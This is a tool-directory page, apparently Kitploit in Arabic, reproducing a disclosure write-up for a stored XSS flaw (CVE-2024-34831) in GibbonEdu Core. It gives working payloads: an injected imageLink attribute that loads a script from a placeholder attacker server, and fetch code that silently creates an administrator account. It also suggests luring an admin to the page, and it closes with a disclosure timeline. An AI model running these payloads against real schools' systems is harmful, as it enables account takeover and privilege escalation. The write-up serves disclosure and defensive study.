
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-34831 — كشف تفصيلي لثغرة CVE-2024-34831: XSS مخزنة في GibbonEdu Core v26.0.00 تؤدي إلى تصعيد الامتيازات عبر معامل imageLink مصمم وحمولة JavaScript عن بُعد. | Kitploit
أدوات/GitHubGitHub/enzored/cve-2024-34831
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubenzored/cve-2024-34831

CVE-2024-34831

كشف تفصيلي لثغرة CVE-2024-34831: XSS مخزنة في GibbonEdu Core v26.0.00 تؤدي إلى تصعيد الامتيازات عبر معامل imageLink مصمم وحمولة JavaScript عن بُعد.

عرض المستودع
31منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

ثغرة XSS CVE-2024-34831 في GibbonEdu Core v26.0.00 تؤدي إلى تصعيد الامتيازات

Gibbon هو نظام إدارة مدرسي مفتوح المصدر رائع ومتكامل. يُبذل الكثير من الجهد في إعادة هيكلة قاعدة البيانات البرمجية القديمة نسبياً.

المؤلف: Christian Bajada

1. الثغرة

معامل imageLink عند تحرير/إرسال كتب جديدة (/modules/Library/library_manage_catalog_editProcess.php) يكون عرضة لثغرة XSS. يمكن للمستخدمين الذين لديهم صلاحية إدارة الكتالوج (Manage Catalog) استغلال هذه الثغرة مما يؤدي إلى تنفيذ نصوص برمجية عشوائية لحساب مستخدمين بصلاحيات أعلى وتصعيد الامتيازات.

2. إثبات المفهوم: سيناريو بسيط

  1. انتقل إلى Learn > Library > Manage Catalog
  2. حرّر أحد عناصر الكتب.


  3. حقل "Image Link" لا يتم تطهيره بشكل صحيح ويتيح لنا تشغيل Javascript عشوائي. عدّل "Image Link" إلى [http://x](http://x/)" onerror='alert(1)' وسيتم تنفيذ كود التنبيه عند تحميل الصفحة عند فتح صفحة المكتبة:
Gibbon_XSS_1

Gibbon_XSS_1

3. إثبات المفهوم لتصعيد الامتيازات

يشرح هذا القسم كيف يمكن استغلال هذه الثغرة في شيء أكثر خطورة من مجرد نافذة تنبيه (1) بسيطة. سنقوم بخداع مسؤول مسجّل الدخول لإنشاء حساب مسؤول آخر بسلاسة، يمكن للمهاجم الوصول إليه.

حقل imageLink صغير جداً بحيث لا يسمح لنا باستدعاء أي وظيفة ذات معنى على منصة Gibbon. ما يمكننا فعله هو ببساطة استضافة كود Javascript في مكان آخر وتحميله وتنفيذه بواسطة المتصفح. غياب CSP يجعل ذلك ممكناً.

  1. يقوم المستخدم الخبيث بصياغة الحمولة لإنشاء مستخدم مسؤول كما يلي ويضعها في مكان متاح للجميع، على سبيل المثال https://<yourserver.com>/payload.js. الكود أدناه، إذا تم تنفيذه بواسطة مسؤول، سينشئ مستخدماً إدارياً باسم hexthecat. يستدعي الكود الدالة في Gibbon Core لإنشاء مستخدم جديد مع جميع المعاملات المطلوبة.
fetch('./modules/User%20Admin/user_manage_addProcess.php', { method: 'POST', body: new URLSearchParams({ title: 'Mr.', surname: 'Cat', firstName: 'Hex', preferredName: 'Hex', 'officialName' : 'Hex', gender: 'M', dob: '01/04/2024', gibbonRoleIDPrimary: '001', username: 'hexthecat', passwordNew: 'Hexed001', passwordConfirm: 'Hexed001', status: 'full', canLogin: 'Y', passwordForceReset: 'Y' }) });
  1. يقوم مستخدم إدارة الكتالوج الخبيث بإدخال imageLink التالي لكتاب (مع الاحتفاظ بالرابط الأصلي وإضافة جزء تحميل السكربت):

http://books.google.com/books?id=SluXuAAACAAJ&printsec=frontcover&img=1&zoom=1&source=gbs_api" onmouseover="$.getScript('https://<yourserver.com>/payload.js')"

  1. يتصفح المسؤول المكتبة.

عليك إما الانتظار حتى ينتقل المسؤول إلى كتالوج المكتبة أو إقناعه عبر الرسائل الفورية أو البريد الإلكتروني أو أي قناة أخرى.


تمرير مؤشر الماوس (onmouseover) فوق صورة الكتاب سيتسبب في جلب الحمولة من الموقع (في هذه الحالة <yourserver.com>) وتنفيذها. ينتج عن هذا إنشاء مستخدم مسؤول يمكن للمستخدم الخبيث الوصول إليه الآن. يمكن أيضاً استخدام مستمع 'onerror' لتنفيذ الحمولة فوراً بدلاً من الحاجة إلى تمرير المؤشر فوق الصورة.

يمكنك التحقق من المستخدم الذي تم إنشاؤه من القائمة ADMIN > User Admin
Gibbon_XSS_2

4. الإفصاح المسؤول

نُشر وفقاً لإرشادات الإفصاح المسؤول https://github.com/GibbonEdu/core/security.

  • 06 مايو 2024: تم الإبلاغ عن الثغرة وتأكيدها من قبل القائم على صيانة GibbonEdu.
  • 15 مايو 2024: تم تخصيص رقم CVE من قبل MITRE.
  • 10 سبتمبر 2024: نُشر الاستشارة الأمنية.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF مستضافة ذاتيًا ووكيل عكسي يقوم بتصفية حركة المرور HTTP الضارة، ويمنع هجمات SQL injection و XSS وهجمات البوت، مع تحديد معدل الطلبات وتشفير HTML/JS الديناميكي.

    337
  • 6

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    331

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →



